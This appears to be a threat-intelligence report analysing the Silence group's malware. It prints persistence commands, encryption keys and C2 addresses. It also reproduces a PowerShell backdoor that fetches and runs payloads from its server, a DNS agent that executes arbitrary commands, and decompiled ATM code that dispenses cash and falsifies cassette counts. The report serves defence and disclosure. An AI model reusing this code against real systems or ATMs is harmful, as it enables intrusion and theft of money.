The main goal of Silence.Downloader is to receive an executable file and run it on an infected machine. The web address at which the executable file is located is sent by the CnC server following a manual command from the operator, which means it cannot be obtained from a sandbox.

The first sample of Silence.Downloader was detected in August 2017 (SHA1 2ee8ee6d8ca6e815d654bb96952861f3704e82e9). The new version of the loader (SHA1 974f24e8f87e6a9cce7c6873954ecab50ffa6f92) was discovered in Q3 2018. Its functionality was significantly modified in order to more effectively bypass sandboxes and network security solutions:

- Removed mutex creation;
- Changed the list of drive letters for generating bot ID;
- Changed the algorithm for generating the identifier of an infected machine;
- Added features for collecting and transferring data about an infected machine;
- Added data encryption. Communication with the CnC server is encrypted, but not completely. Information about the infected machine is transmitted in clear text;
- Changed the paths for saving files;
- Changed the algorithms for generating file names;
- Changed the URLs for sending requests;
- Changed the list of supported commands. The new version only supports downloading and running executable files.

Like previous versions, Silence.Downloader contains a large number of function calls that do not affect the program's control flow. The application starts operating with a delay of 2.5 seconds. Following this, it attempts to open the %APPDATA%\temps.dat file.

Should the file in question be absent in the file system, information about the infected machine will be collected. The necessary information is gathered by executing commands in the cmd.exe command line interpreter. The output is forwarded to a file located in the following path: %APPDATA%\temps.dat.

A list of system information collected:

1. List of running processes
2. Information about current remote desktop sessions
3. Information about network adapters (IP address, subnet mask, gateway address)
4. Computer name
5. Infected machine ID

An example of commands used to collect information of interest is presented below:

```
cmd /C tasklist >> %APPDATA%\temps.dat
cmd /C qwinsta >> %APPDATA%\temps.dat
cmd /C ipconfig >> %APPDATA%\temps.dat
cmd /C hostname >> %APPDATA%\temps.dat
```

Machine ID is calculated based on the serial number of one of the disk partitions (the first partition that it will be able to receive): "C", "D", "E", "F", or "Z". If there are no partitions with the above-mentioned letters on the infected computer, the constant 0x9A449F is used as a serial number. To calculate the ID, the application adds the serial number to the integer constant 0x862937.

Collected information is transmitted using a POST request to the address 185.70.186[.]149/dns_check/logs/logpc.php. Data about the infected machine is transferred in plain text. The POST requests have the following format:

```
------qwerty
Content-Disposition: form-data; name="program"

<BOTID>
------qwerty
Content-Disposition: form-data; name="file"; filename="%APPDATA%\temps.dat";
Content-Type: application/octet-stream
Content-Transfer-Encoding: binary

<COLLECTED_INFO>

------qwerty--
```

```
POST /dns_check/logs/logpc.php HTTP/1.1
Content-Type: multipart/form-data; boundary=----qwerty
Host: 185.70.186.149
Content-Length: 4541
Cache-Control: no-cache

------qwerty
Content-Disposition: form-data; name="program"

[redacted]
------qwerty
Content-Disposition: form-data; name="file"; filename="C:\Users\[redacted]\AppData\Roaming\temps.dat";
Content-Type: application/octet-stream
Content-Transfer-Encoding: binary


Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0         24 K
System                           4 Services                   0        540 K
smss.exe                       252 Services                   0        812 K
csrss.exe                      320 Services                   0      3,132 K
wininit.exe                    360 Services                   0      3,348 K
csrss.exe                      368 Console                    1      4,288 K
winlogon.exe                   396 Console                    1      5,180 K
services.exe                   456 Services                   0      6,460 K
lsass.exe                      464 Services                   0      6,808 K
lsm.exe                        472 Services                   0      2,856 K
svchost.exe                    580 Services                   0      6,324 K
```

In the event that the file %AppData%\temps.dat is present in the file system, the application copies itself to the startup folder. This is performed by executing a command in the cmd.exe command line interpreter. The command text is encrypted using the **PikeJaXyzeUawuma** key (the decryption algorithm is BASE64 → URL → RC4 → URL) . After decrypting the data, the following command will be available:

```
/C REG ADD "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "WinNetwork Security"
/t REG_SZ /d "%s" /f
```

Ensuring persistence in the system depends on the availability of the process avp.exe. If this process is absent from the system, the application will copy itself (provided there is no file) to the path % PROGRAMDATA%\svconhost.exe. and delete the alternative data stream in the path %PROGRAMDATA%\svconhost.exe:Zone. Identifier. If the process in question is present, the application will add the current location to autostart.

Once the information about the infected system has been collected or the attacker has ensured persistence in the system, the application switches to a standby mode, waiting for further commands. To do this, it creates a GET request, in which the following data is transferred: infected machine ID, operating system version and bitness. Once the required data is received, the following string will be generated:

```
n=<botid>&o=<OS_VERSION>&a=<PROC_ARCH>
```

A description of the parameters passed is presented below:

- The botid parameter is the infected machine ID
- The OS_VERSION parameter has one of the following values:
  - UNKN
  - 2000
  - XP
  - S2003
  - VISTA
  - S2008R2
  - S2008
  - WIN7
  - WIN8
  - WIN81
  - WIN10
- The PROC_ARCH parameter takes one of the following values:
  - 64
  - 32

The generated string is encrypted using the key **FKh23yu7T*&^@#** and sent to the address 185.70.186[.]149/dns_check/dns.php?dns=<ENC_STR>. The data encryption algorithm is URL → RC4 → URL → BASE64.

The program sends the above-mentioned request to the server with an interval of 2 minutes. In response, the server will send a command. The key used for decryption is **FKh23yu7T*&^@#**. Processing messages from the server begins only if the message is longer than 10 characters.

If the decrypted string starts with "http://", the payload will be loaded from the server. The received content is saved to a file called %APPDATA%\[0-9a-f]{8}.dates. The file name, which is generated randomly, is a four-byte number written in hexadecimal. The Windows API function CoCreateGUID() generates a unique 128-bit number.

The output is written to the GUID structure. The application uses only a part of the fields in this structure. As a result, the number will be calculated using the following formula: GUID.Data1 * GUID.Data2 - GUID.Data3 + 0xCB6. A formal definition of the GUID structure is presented below:

```
typedef struct _GUID {
    DWORD Data1;
    WORD  Data2;
    WORD  Data3;
    BYTE  Data4[8];
};
```

The received data is encrypted using the **jgsi23894uhnfjusiof** key. After decryption, the data is written to the file %APPDATA%\ CHROME-[0-9a-f]{8}.exe. To generate four-byte numbers, the CoCreateGuid() function is used too.

In this case the formula differs from the previous version and is as follows: GUID.Data1 * GUID.Data2 - GUID.Data3 + 0xD435. Once the data are decrypted and written to the file, the encrypted version of the file (%APPDATA%\[0-9a-f]{8}.dates) will be deleted. If the decrypted file starts with “MZ”, the application will launch it.

Ivoke

The Ivoke backdoor is a completely fileless Trojan. Its main task is to collect information about the infected system and load the next stage upon command from the CnC server.

On 21 May 2019, a malicious email campaign was launched. The emails purported to be from a bank customer and contained a request to block a bank card. The messages were used to deliver an encrypted 7z archive called Novikov.7z (SHA1 e22d5170981b8150dd08eda9b7eca7f5317247af). The archive contains a shortcut named Statement_180619.docx.lnk (SHA1 4d0d5ecaea133dbcc603119a5271796bfe371036).

The shortcut runs MSHTA.exe, which launches the cmd.exe command interpreter. The command interpreter launches powershell.exe, downloads a remote PowerShell script located

at http://193.109.69[.]5/gggm/upl/txtand executes it.

The text of the email, and the use of legitimate email servers and an .LNK file, may indicate that the Silence criminal group is responsible for the campaign. In addition, the server 193.109.69[.]5 was leased from Hostkey, a service provider which is often used by this group.

To download ReconModule, a backdoor designed to perform initial reconnaissance, the threat actor uses the following header:

```
User-Agent: M/5.18
```

The .LNK shortcut downloads and executes the PowerShell script txt.ps1 (SHA1 f858c23c03a598d270eba506f851fb14685809fd), which is responsible for collecting system information and loading the next stage. Unfortunately, the next-stage module has not been detected. Txt.ps1 is a PowerShell script that is tracked as the APT.Silence.Ivoke.ps backdoor. The script operates as Silence.Downloader. The backdoor is not stored on disk and is hosted in memory.

```
$osv = [Environment]::OSVersion.Version;
$chksm = "$($osv.Major)"+"$($osv.Minor)"+"$($osv.Build)"+"$(([System.Diagnostics.Process]::GetCurrentProcess()).Id)";

$gate = "http://193.109.69.5/gggm/book.php"
function Get-Filename{ ...
}

function Ivoke-SendData { ...
}
 function Get-Sysinfo { ...
}
$i = 0
function Ivoke-DropFile { ...
}

while($true){
    $sysinf =   Get-Sysinfo
    $syssnd =   "info|$chksm|$sysinf"
    $rcva = Ivoke-SendData -sdata $syssnd
    while ($i -ne 25){
        $rcva = Ivoke-SendData -sdata "ping|$chksm"
        if ($rcva.length -gt 10){
            if ($rcva -eq "doneyyyyyyyyaa"){
                Exit 0
            }
            $saveplace = Get-Filename
            $bd = [Convert]::FromBase64String($rcva)
            if ($(Ivoke-DropFile -Data $bd -Place $saveplace) -eq "0"){
                Start-Process -FilePath "$saveplace" -PassThru
            }
        }
        $i = $i + 1
        Start-Sleep -Seconds $(Get-Random -Maximum 10)
    }
    $i = 0;
}
```

Once launched, the program registers on the CnC server at http://193.109.69[.]5/gggm/book.php by sending a POST request. The request contains the compromised system's information in the following format:

```
info|<OS major version number><OS minor version number><OS build number><PID>|<OS major
version number>|<OS minor version number>|<OS minor version number>|0|<computer name>|<user
name>|<0 - if a 32-bit version, 1 – if a 64-bit version>


Example: info|6176011233|6|1|1|0|Computer-NAME|User-name|0
```

The string <OS major version number><OS minor version number><OS build number><PID> is used as a bot ID. Following this, every 25 seconds, the program sends POST requests to the CnC server to obtain the second stage:

```
ping|<OS major version number><OS minor version number ><OS build number><PID>
Example: ping|6176011233
```

If the server responds with the string doneyyyyyyyyaa, the process will be terminated, because the machine is not one which the attacker is interested in. Otherwise, the server will send a base64-encoded response, which will be decoded, saved and executed to the directory %TEMP%\<OS major version number><OS minor version number>< OS build number ><PID>.exe.

MainModule aka Silence

This program is designed to remotely control a compromised system and is capable of downloading and running files from remote network nodes, executing commands in the command shell, and uploading local files to the CnC server. The following versions of the program were compared:

- an intermediate version (SHA1 c59cb38bcada36d8c7a671642146ff39f1f49693), discovered in November 2018;
- the latest version (SHA1 1477b18e917c295df9b3c5624e91057999a3f2b6) used in the attacks in early 2019;
- earlier versions of Silence.MainModule 2017 (taken into account only in the comparative table at the end of the chapter).

Description and functionality of the 2019 version

Silence.MainModule is a typical remote control Trojan that provides access to the command shell CMD.EXE with the possibility of downloading files from remote nodes to a computer and uploading files from a computer to a remote server.

Compared to the samples from 2017, the intermediate version had a new command added for sending files from a compromised system to the CnC server. At the end of 2018, the developers changed the method of command spelling: they stopped using Russian words typed in the English layout.

Network communications are performed using unencrypted connections via HTTP and GET requests. The first request (<request1>) is sent to the CnC server in the following format: http://<cnc>/showthread.php?yz=1.

```
Example of a request: "http://185.29.10[.]26/showthread.php?yz=1"
```

In response, the CnC server sends <response1>, which, according to the debug information in the file, is the identifier of the client.

```
GET /showthread.php?yz=1 HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/5.0)
Host: 185.29.10[.]26
Connection: Keep-Alive
```

```
HTTP/1.1 200 OK
Content-Type: Tex/ascii
Date: Thu, 29 Nov 2018 22:23:08 GMT
Connection: keep-alive
Transfer-Encoding: chunked
1543530188357
```

The path to the script and the names of the yz= and User-Agent parameters can change to make it difficult to detect communication using traffic analysis tools.

Following this, the file sends a second request (<request2>) to the CnC. This looks as follows: "http://cnc/showthread.php?yz=2&alphayz=<response1>", where <response1> is the server's response to <request1>.

Пример:

```
GET /showthread.php?yz=2&alphayz=1543530188357 HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/5.0)
Host: 185.29.10[.]26
Connection: Keep-Alive
```

```
HTTP/1.1 200 OK
Content-Type: Tex/ascii
Date: Thu, 29 Nov 2018 22:23:08 GMT
Connection: keep-alive
Transfer-Encoding: chunked

loikjhu
```

In response, CnC sends one of the supported commands. The tables below contain lists of connection types and CnC commands that the malware executes.

Type of connection	Description	Example of client request to CnC
Connect1	Bot registration	http://185.29.10[.]26/showthread.php?yz=1
Connect2	Command request	http://185.29.10[.]26/showthread.php?yz=2&alphayz=1234567890
Connect3	Sending command results	http://185.29.10[.]26/showthread.php?yz=2&alphayz=1234567890&betayz=aaaaabbbbccc

Command	Type of command	Description	Example of use
nviodgs	reconnect	Terminate the command interpreter session, clear all temporary files, connect to CnC "from scratch"	nviodgs
cbthds	restart	Terminate the command interpreter session and restart it	cbthds
loikjhu	notasks	No operation	loikjhu
#ipsum	upload	Upload a specified file to CnC	#ipsum c:\some_file.exe
#lorem	wget	Download a file from a remote server and save it in the current directory	#lorem http://84.38.134[.]103/f.exe 1.exe
power\n	shell	Launch the command interpreter	power\n
\n<cmd>	run	Execute an arbitrary OS command using the command interpreter	\nipconfig

Detailed description of the commands:

- The restart command restarts the command interpreter, for example if the current console is unresponsive.
- The shell command launches a new hidden instance of the OS command interpreter, which will be used to covertly launch commands on the infected machine (the last line in the table above).
- The wget command delivers files from remote servers to PCs. The actor can specify which file to download and what name to save it under. The files are saved in the folder from which the executable file of the backdoor was launched. In the new version of the file, the command will not start if a string of less than 72 characters has been passed to it.
- The wput command is used to send the contents of a specified local file to the CnC server.

If none of the control commands are received from the CnC, the connection can be re-established right away or with a one- or ten-second delay, in a cycle.

Captured data is encoded using the coding algorithm with the native alphabet, AiL7alm3BzpxbZq0CKs5cYU1Dkt-dVw.Elr9eNW_FnT8fOu4GoS,gvR6HMQ2hyPX, and is then sent to the CnC server.

Despite the fact that the coding algorithm uses random data generation, the resulting coded data can be decoded on the server by the attacker because:

1. The random data generator has small entropy (it only generates digits from 0 to 3).
2. The random data generator has been intentionally designed this way to ensure that random data could be excluded based on the formula (since the result of multiplication will always be divisible by 4, and the random numbers are always less than 4).

Each character in the source data is coded into two symbols using two different arithmetic operations (formulas). This allows the source data to be decoded by solving a system of equations.

Encryption of the command output is performed based on the following correspondence table:

P	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
C	AiL7	alm3	Bzpx	bZq0	CKs5	cYU1	Dkt-	dVw	Elr9	eNW	FnT8	fOu4	GoS	gvR6	HMQ2	hvPX

As shown in the table, each value from the P row uniquely corresponds to a value from the C row. The elements in the C row are four-digit strings. Taking into account that each character in the alphabet AiL7alm3BzpxbZq0CKs5cYU1Dkt-dVw.Elr9eNW_FnT8fOu4GoS,gvR6HMQ2hyPX belongs only to one line from the C row, you can make a reversible transformation:

P[index] = C[index][random % 4]

Let’s consider an example: let's say you need to encrypt the character 7, hex("7") = 0x37. The program splits the number into 3 and 7. First, it encodes the character 7, choosing any character (let it be "V") from the string “dVw.”. After that, it encodes the character 3, now choosing an encoding character from the string "bZq0" (let it be "0"). As a result, the program has encoded the character "7" with the string "V0".

The program in question uses the following encryption algorithm:

```
v27 = index & 0xF;
lowStringLen = customAlphabet[index & 0xF].endAddress - customAlphabet[index & 0xF].startAddress;
lowString = &customAlphabet[v27];
randomElement1 = rand();
ppstm->lpVtbl->Write(ppstm, (randomElement1 % lowStringLen + lowString->startAddress), 1, 0);
highString = &customAlphabet[(plainSymbol >> 4) & 0xF];
highStringLen = customAlphabet[(plainSymbol >> 4) & 0xF].endAddress - highString->startAddress;
randomElement2 = rand();
result = ppstm->lpVtbl->Write(ppstm, (randomElement2 % highStringLen + highString->startAddress), 1, 0);
```

The program can write an arbitrary string to the gxftcp.dat file in the current directory (from which the file in question was started). The string contains the address and port of the proxy server (in text form), which has been used by previous samples to proxy traffic to the CnC. It is worth noting that the new version only contains the code for writing to the file, while the code for reading the proxy and using the proxy for network communication no longer exists.

Comparison with the 2018 version

Based on the binary comparison of the two file versions using the BinDiff utility, the 68% of the new version consists of code used in the old version. The new version of the file contains 349 new functions, only 56 of which have more than 50 instructions.

This means that the new version is a recompiled old version. The changes are described in the table below.

Feature	Value for the 2017 version	Value for the intermediate version	Value for the new version
Application format	An executable service file named Default monitors	An executable service file named Default monitors	A simple executable file
Debug Data Section	yes	no	no
Availability of debug output OutptDebugStringA\W	yes	no	no
Encryption of settings and key strings	no	yes	yes
Types of commands supported	htrjyytrn, htcnfhn, ytnpflfx, #wget, shell, run	The same commands + #wput.	nviodgs, cbthds, loikjhu, power, #lorem, #ipsum
Parameters of the request Connect1	index.php?xy=1	index.php?xy=1	showthread.php?yz=1
Parameters of the request Connect2	index.php?xy=2&axy=[x]	index.php?xy=2&axy=[x]	showthread. php?yz=3&alphayz=[x]
Parameters of the request Connect3	index. php?xy=2&axy=[x]&bxy=[y]	index. php?xy=2&axy=[x]&bxy=[y]	showthread. php?yz=2&alphayz=[x]&betayz=[y]
Proxy support	yes	yes	no
Is the gxftcp.dat file used	no	Yes	Yes
User-Agent	\r\n\r\n	Microsoft Internet Explorer	Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/5.0)
Encoding data from the bot to backend	Yes	The code has been slightly modified, but the algorithm has not changed	No change
Llibrary used for network communication	Winhttp	Winhttp	Wininet

EDA

On 23 June 2019, Group-IB specialists tracked attacks on banks in Chile, Costa Rica, Ghana, and Bulgaria. The attacks involved a new tool, which is downloaded by the main Trojan Silence. Main and based on the Empire (https://github.com/EmpireProject/Empire) and dnscat2 (https://github.com/lukebaggett/dnscat2-powershell/blob/master/dnscat2.ps1) open source projects for penetration testing. Group-IB dubbed the tool EmpireDNSAgent or EDA.

The file lisk.ps1 (SHA1 f88d4e44d85ef3acc24c8b459c68915c76e792ed) is a PowerShell script and is classified as the APT.Silence.EDA.ps1 agent. The program is designed to remotely control the compromised system via the DNS protocol and supports the following commands: changing the CnC address, downloading files from the network, sending a local file to the CnC server, executing commands in the cmd.exe command shell, collecting system information, rebooting and shutting down the system, and tunneling traffic.

```
        switch ($cmd) {
            dir {
            }
            ipconfig {
            }
            tasklist {
            }
            getpid { $output = [System.Diagnostics.Process]::GetCurrentProcess() }
            route {
                if (($cmdargs.length -eq '') -or ($cmdargs.lower() -eq 'print')) {

                }
                else { $output = route $cmdargs }
            }
            whoami { $output = [Security.Principal.WindowsIdentity]::GetCurrent().Name }
            hostname {
                $output = [System.Net.Dns]::GetHostByName(($env:computerName))
            }
            reboot { Restart-Computer -force }
            shutdown { Stop-Computer -force }
            default {
            try{
                if ($cmdargs.length -eq '') { $output = IEX $cmd }
                else { $output = IEX "$cmd $cmdargs" }
            }
            catch [System.Management.Automation.ActionPreferenceStopException] {
                  $output = "[!]Exception in execution..."
                }
            }
        }
        $output = ($output | Format-Table -wrap -AutoSize | Out-String)
        Write-Output $output
        return
}
```

```
    if ($Session["RemainingBytes"] -eq 0) {
        switch ($Session["CommandId"])
        {
            "0000"
            {
            }
            "0001"
            {
            }
            "0002" # Change c&c
            {
            }
            "1000" # TUNNEL_CONNECT
            {
            }
            "0003" # COMMAND_DOWNLOAD
            {
            }
            "0004" # COMMAND_UPLOAD
            {
            }
            "1001" # TUNNEL_DATA
            {
            }
            "1002" # TUNNEL_CLOSE
            {
                try {
                    $TunnelId = $Session["CommandFields"]
                    $Session = Close-Dnscat2Tunnel $Session $TunnelId
                } catch { }
            }
        }
    }

    return $Session
}
```

EDA has only 24 functions, 23 of which are borrowed from dnscat2 with some changes (there are 37 functions overall in dnscat2). There is also another function, which is a command handler from Empire.

Communication with CnC is performed through the nslookup command utility. The agent requests a TXT record from the operator's DNS server, and then receives a command.

Unlike dnscat2, the information is only encoded, instead of being encrypted. As such, the channel between the agent and the server is limited to 255 characters. Taking into account that these 255 characters include the domain, the points between each block of 64 characters (the maximum subdomain length), and all these data are encoded in hex, it appears that the server can receive about 120 bytes of data from the client at a time.

The function responsible for sending data and receiving commands from the server is shown below.

```
$tries = 0;
$LookupType = "TXT"
$Packet = Add-DNSDots $Packet
$Packet += ("." + $Domain)
$Command = ""
$Done = $False
while (($Done -eq $False) -and ($tries -lt 10)){
    if ($DNSServer -ne ""){
        $Command = ("set type=$LookupType`nserver $DNSServer`nset retry=1`n" + $Packet + "`nexit")
    }
    else{
        $Command = ("set type=$LookupType`nset retry=1`n" + $Packet + "`nexit")
    }
    $result = ($Command | nslookup 2>&1 | Out-String)
    if ($result.Contains('"')) {
        $Done = $True
        $result = ([regex]::Match($result.replace("bio=",""),'(?<=")[^"]*(?=")').Value)
    }
    $tries = $tries + 1;
}
if ($Done) {
    return $result
}
return 1
```

xfs-disp.exe

On 25 February 2019, a malicious file designed to attack ATMs was uploaded to VirusTotal from Russia via the web interface. Its compilation date is 10 February 2019.

The file contains a path to the project on the developer's machine: C:_bkittest\dispenser\Release_noToken\dispenserXFS.pdb.

The program is designed to:

- receive information about various ATM devices and display it to the administrator either in a log file or in a window on the screen.
- substitute ATM cassette data.
- withdraw cash from ATMs.

The malicious program scans all running processes (except its own) for msxfs.dll and injects code into the process where the .dll file is detected.

- Processes are enumerated using the Process32FirstW and Process32NextW functions.
- Modules loaded into the processes are enumerated using the OpenProcess, EnumProcessModulesEx, and GetModuleFileNameExA functions.

Once the msxfs.dll module has been detected in one of the processes, the application creates the mutex Global\\[x][pid] to block a possible repeated injection into the same process.

x is the number 1337 in hex (hard-coded); the unaffected bits of the number are filled with zeros.

pid is the process identifier for the injection in hex; the unaffected bits of the number are filled with zeros;


An example of the resulting mutex value (as a string) for pid: == 2100- "Global\\0000053900000834".

If such a mutex already exists, the application does not inject its code into the current process.

If the mutex does not exist, a shellcode of 4,960 bytes is injected into the current process. The injection is performed using the VirtualAllocEx, WriteProcessMemory, and CreateRemoteThread functions.

The shellcode is used to enumerate all threads in the application in a loop (except the shellcode thread), freeze the threads and then call the WFSCleanUp() function in a cycle to terminate the connection between the application and the XFS Manager.

The application in question creates a log file called C:\xfsasdf.txt during its operation and writes detailed debug messages to it.



The program creates a window of the win32app class with the name NO_TOKEN and displays debug information in it:

Following this, the application creates a new thread, in which it sends a message to the above-mentioned window in an eternal loop with an interval of 1 second to display it on top of other windows, even when the window is deactivated.

To launch the main stream with a payload, the WM_COMMAND message is sent with wParam == 0x1337.

```
case WM_COMMAND:
  if ( (_WORD)wParam == 0x1337 )
    sub_402090();
```

The application alternately attempts to open service providers of dispensers for Nautilus, Diebold, NCR, and Wincor ATMs.

If the version of the dispenser service provider is 2, the program receives data on ATM cash units using one of the following methods:

- By calling the function WFSGetInfo() with the flag dwCategory == WFS_INF_CDM_CAPABILITIES the attacker receives the value of the field wMaxDispenseItems from the _wfs_cdm_caps structure to find out the maximum number of banknotes that can be dispensed in a single operation. This information is displayed to the administrator and stored in the log.
- By calling the function WFSGetInfo() with the flag dwCategory == WFS_INF_CDM_STATUS the attacker receives values for the fields fwDevice, fwSafeDoor, fwDispenser, and fwIntermediateStacker from the _wfs_cdm_status structure to find out the current status of the dispenser (whether it is connected and busy), the state of the safe door, the state of the dispenser's logical cash units, the state of the shutter, etc. This information is displayed to the administrator and stored in the log.
- By calling the function WFSGetInfo() with the flag dwCategory == WFS_INF_CDM_CASH_UNIT_INFO, the attacker can gain information about the status and contents of ATM cassettes. The output is displayed as a format string Id:%s(nr=%d)(l=%d,h=%d), %d|%d|%d of %d [%s][%d][%d],[%d][%d]\n, where the numbers from the output of the above-mentioned

function are added instead of %s and %d. This information is displayed to the administrator and stored in the log.

- Cash is then withdrawn by calling the function WFSExecute with the flag dwCommand==WFS_CMD_CDM_DISPENSE (dispense banknotes from cassettes). That said, the value of cCurrencyID which is used as an identifier of the required currency is set to “ ” (0x202020 in hex). We did not manage to identify the currency type by ID.

The code of the WFS_CMD_CDM_DISPENSE command to issue banknotes from cassettes serves as the second argument. The banknote denomination parameters are transmitted during the call. Denomination is the process of selecting the number of banknotes from specific cassettes to be put together for a required sum for withdrawal (i.e. which banknotes are to be dispensed).

TThe structure below serves as the third argument:

```
LPWFSCDMDISPENSE  lpDispense;

typedef struct _wfs_cdm_dispense
    {
    USHORT                  usTellerID;
    USHORT                  usMixNumber;
    WORD                    fwPosition;
    BOOL                    bPresent;
    LPWFSCDMDENOMINATION    lpDenomination;
    } WFSCDMDISPENSE, *LPWFSCDMDISPENSE;
```

The code below is used to fill this structure in the bot.

```
*&_wfs_cdm_dispense.bPresent = 1;
*&_wfs_cdm_dispense.usMixNumber = 0;
_wfs_cdm_dispense.usTellerID = 0;
strcpy(denom.cCurrencyID, "   ");
*(&_wfs_cdm_dispense._wfs_cdm_denomination + 2) = &denom;
*(&denom.usCount + 1) = &v6;
*(&denom.ulAmount + 3) = v4;
*(&denom.lpulValues + 1) = 0;
if ( WFSExecute(hService, 302, &_wfs_cdm_dispense, 60000, &v9) )// WFS_CMD_CDM_DISPENSE
```

The denomination structure is filled with the values received when calling the function of obtaining the number of available banknotes, probably in order to extract the entire contents of ATM cassettes at once.

Interestingly, the field bPresent in this structure is set to TRUE. This means that after the command is executed to collect banknotes from the cassettes, they will be dispensed to the customer.

The steps for collecting data about cassettes and dispensing cash are repeated four times in a cycle.

If the version of the dispenser service provider is 3, the program performs the following actions:

1. Sends the RESET command to CDM by calling the WFSExecute function with the flag dwCommand == WFS_CMD_CDM_DISPENSE
2. Receives data about ATM cash units.
3. Receives the maximum number of banknotes that can be withdrawn in a single operation using the same method as in version 2 (described above).
4. Receives the current status of the dispenser (whether it is connected and busy), the state of the safe door, the state of dispenser's logical cash units, the state of the shutter, etc. using the same method as in version 2 (described above).
5. Receives information about cassettes and banknotes in the same way as in version 2 (described above).
6. Cash is then withdrawn by calling the WFSExecute function with the flag dwCommand == WFS_CMD_CDM_DISPENSE (dispensing banknotes from cassettes).
7. If an error with the code -306 occurs, the WFSExecute function is called with the dwCommand == WFS_CMD_CDM_PRESENT flag to open the shutter and cause banknotes to be dispensed.
8. The steps for collecting data about cassettes and dispensing cash are repeated four times in a cycle .
9. Re-sends the RESET command to CDM.

If the version of the dispenser service provider is 3 and the application has been started with the command line argument --exchange:

1. CMD is set to RESET mode by calling the function WFSExecute with the flag dwCommand == WFS_CMD_CDM_START_EXCHANGE.

Command description from the specification:

```
WFS_CMD_CDM_START_EXCHANGE

Description This command puts the CDM in an exchange state, i.e. a state in which cash units
can be emptied, replenished, removed or replaced.
```

2. CMD terminates RESET mode by calling the WFSExecute function with the flag dwCommand == WFS_CMD_CDM_END_EXCHANGE.

```
WFS_CMD_CDM_END_EXCHANGE

Description This command will end the exchange state. If any physical action took place as a
result of the WFS_CMD_CDM_START_EXCHANGE command then this command will cause the cash units
to be returned to their normal physical state. Any necessary device testing will also be
initiated.

The application can also use this command to update cash unit information in the form
described in the documentation of the WFS_INF_CDM_CASH_UNIT_INFO command.

It modifies the WFSCDMCUINFO structure (and the structure WFSCDMCASHUNIT embedded in it),
which is passed as an argument when calling the function WFSExecute(WFS_CMD_CDM_END_EXCHANGE)
```

3. Sets the number of cassettes to 6.
4. Renames each cassette to "USD*".
5. Sets the number of bills to 1,000 for each cassette.

```
snprintf(&phiscu3.cUnitID[1], 3u, "USD");
snprintf(&phiscu3.lpszCashUnitName, 5u, "USD A");
snprintf(&phiscu4.cUnitID[5], 3u, "USD");
snprintf(phiscu4.cUnitID, 5u, "USD B");
snprintf(&phiscu5.cUnitID[1], 3u, "USD");
snprintf(&phiscu5.lpszCashUnitName, 5u, "USD C");
snprintf(&phiscu6.cUnitID[1], 3u, "USD");
snprintf(&phiscu6.lpszCashUnitName, 5u, "USD D");
lppList[0] = &cashunit1;
lppList[1] = &cashunit2;
lppList[2] = &cashunit3;
lppList[3] = &cashunit4;
lppList[4] = &cashunit5;
lppList[5] = &cashunit6;
cashunitinfo.usTellerID = '\0';              // not used field
cashunitinfo.usCount = 6;                    // num of cash units structures to be returned
cashunitinfo.lppList = lppList;              // Pointer to an array of pointers to _wfs_cdm_cashunit structures
v3 = WFSExecute(v1, 312, &cashunitinfo, 60000, &lppResult);// WFS_CMD_CDM_END_EXCHANGE
```

6. Retrieves data about cassettes by calling the function WFSExecute with the flag dwCommand==WFS_INF_CDM_CASH_UNIT_INFO, modifies data received and updates them by calling the function WFSExecute with the flag dwCommand==WFS_CMD_CDM_SET_CASH_UNIT_INFO.
7. Values are replaced by enumerating all logical and physical cash units and modifying fields of the WFSCDMPHCU and WFSCDMCASHUNIT structures. The number of banknotes in a cassette is set to 1,000.

```
if ( lpCUInfo->usCount && lpCUInfo->lppList )
{
  j = 0;
  do
  {
    cashunit = lpCUInfo->lppList[j];
    if ( cashunit )
    {
      for ( i = 0; i < cashunit->usNumPhysicalCUs; ++i )
      {
        physicalcu = cashunit->lppPhysical[i];
        if ( physicalcu )
        {
          *(&physicalcu->ulInitialCount + 1) = 0;
          *&physicalcu->cUnitID[5] = 0;
          *(&physicalcu->ulCount + 1) = 0;
        }
      }
      if ( cashunit->usType == 3 )       // WFS_CDM_TYPEBILLCASSETTE
      {
        cashunit->ulCount = 1000;
        cashunit->ulInitialCount = 1000;
      }
      else
      {
        cashunit->ulCount = 0;
        cashunit->ulInitialCount = 0;
      }
      cashunit->bAppLock = 0;
      cashunit->ulMaximum = 0;
      cashunit->ulMinimum = 0;
      cashunit->ulRejectCount = 0;
    }
    ++j;
  }
  while ( j < lpCUInfo->usCount );
  Hserv = v10;
}
DbgToFile("Setting cashunit infos");
v11 = 0;
v8 = WFSExecute(Hserv, 310, lpCUInfo, 60000, &v11);// WFS_CMD_CDM_SET_CASH_UNIT_INFO
```

This could be the maximum number of notes in a cassette, which is why this value is set for the ulCount and ulInitialCount fields in order to withdraw the maximum amount of cash from ATMs.

FLAWEDAMMYY ANALYSIS AND ITS COMPARISON WITH SILENCE.DOWNLOADER

The analysis of Silence's activities by Group-IB experts revealed that FlawedAmmyy.Downloader and Silence.Downloader are written by the same person. That said, the infrastructure used for FlawedAmmyy attacks differs greatly from Silence attacks, which means the attacks themselves are not interrelated.

Since early summer 2018, FlawedAmmyy.Downloader has been used in attacks on various targets in various regions. Some researchers believe this tool is used by the TA505 group to conduct its operations.

According to Group-IB analysts, the developer is a Russian speaker and works actively on underground platforms. It should be taken into account that the author of Silence.Downloader developed only FlawedAmmyy.Downloader. We cannot determine whether he or she is the author of FlawedAmmyy.Payload.

